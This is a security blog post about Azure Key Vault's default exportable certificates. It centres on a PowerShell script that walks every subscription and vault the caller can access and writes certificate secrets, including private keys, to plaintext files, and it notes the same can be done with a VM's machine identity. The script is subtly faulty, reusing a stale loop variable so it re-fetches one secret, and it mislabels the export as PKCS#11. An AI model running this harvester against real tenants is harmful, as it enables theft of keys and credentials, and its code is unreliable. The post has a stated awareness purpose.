
Attacking Azure Key Vault for Fun
In an earlier blog, we described how Azure Key Vault allows exporting of the key material of certificates by default in most scenarios.
So how can we go about exploiting this?
The first and most obvious way is to enumerate all Azure Key Vaults that you have access to and simply dumping the keys out.
The following simple PowerShell allows all Key Vaults to be enumerated for certificates and where found these are dumped:
# Install the Azure PowerShell module if not already installed
# Install-Module -Name Az -AllowClobber -Scope CurrentUser
# Connect to your Azure account
Connect-AzAccount
# Get all subscriptions
$subscriptions = Get-AzSubscription
# Display the subscriptions
$subscriptions | Select-Object SubscriptionId, SubscriptionName, State
foreach ($subscription in $subscriptions) {
Set-AzContext -SubscriptionId $subscription.id
# Get all Key Vaults in the subscription
$keyVaults = Get-AzKeyVault
# Check if any Key Vaults were found
if ($keyVaults.Count -eq 0) {
Write-Host “No Key Vaults found in the subscription.”
} else {
# Loop through each Key Vault
foreach ($vault in $keyVaults) {
Write-Host “Processing Key Vault: $($vault.VaultName)“
# Get all certificates from the Key Vault
$certificates = Get-AzKeyVaultCertificate -VaultName $vault.VaultName
# Check if any certificates were found
if ($certificates.Count -eq 0) {
Write-Host “No certificates found in Key Vault: $($vault.VaultName)“
} else {
# Loop through each certificate and display its details
foreach ($cert in $certificates) {
Write-Host “Certificate Name: $($cert.Name)“
Write-Host “Thumbprint: $($cert.Thumbprint)“
Write-Host “Version: $($cert.Version)“
Write-Host “Created: $($cert.Attributes.Created)“
Write-Host “Expires: $($cert.Attributes.Expires)“
Write-Host “—————————–“
}
}
# Optionally, export certificates to a file
$exportPath = “certificates_$($vault.VaultName).txt”
$certificates | ForEach-Object {
# Retrieve the certificate secret
$secret = Get-AzKeyVaultSecret -VaultName $vault.VaultName -Name $cert.Name -AsPlainText
# Convert the secret value to Base64
# $base64Value = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($secret.SecretValueText))
# Output the Base64 encoded PKCS#11 file
Write-Host “PKCS#11 Base64: $secret“ # $base64Value
Write-Host “—————————–“
# Export details to file
“$($cert.Name), $($cert.Thumbprint), $($cert.Version), $($cert.Attributes.Created), $($cert.Attributes.Expires), $secret“ | Out-File -Append -FilePath $exportPath
“$($_.Name), $($_.Thumbprint), $($_.Version), $($_.Attributes.Created), $($_.Attributes.Expires)“ | Out-File -Append -FilePath $exportPath
}
Write-Host “Certificate details exported to $exportPath“
}
}
}

So that’s it – run the script and you have copies of all certificates and exportable keys dumped into a series of text files as PKCS#11 Base64 encoded files.
This particular script dumps the certificates using a user credential. From an Azure VM, you can similarly dump all the certificates it has access to using its machine identity/principal.
It is probably wise not to run this against a production environment but running against a representative test environment will show just how easy it is by default to bypass the default weak configurartion of most Key Vaults.
In a later blog we will discuss how to protect against these sorts of attacks.
You May Also Like
Block All Exportable Certificates via Policy
In an earlier blog, a simple PowerShell script was provided that allows all certificates within all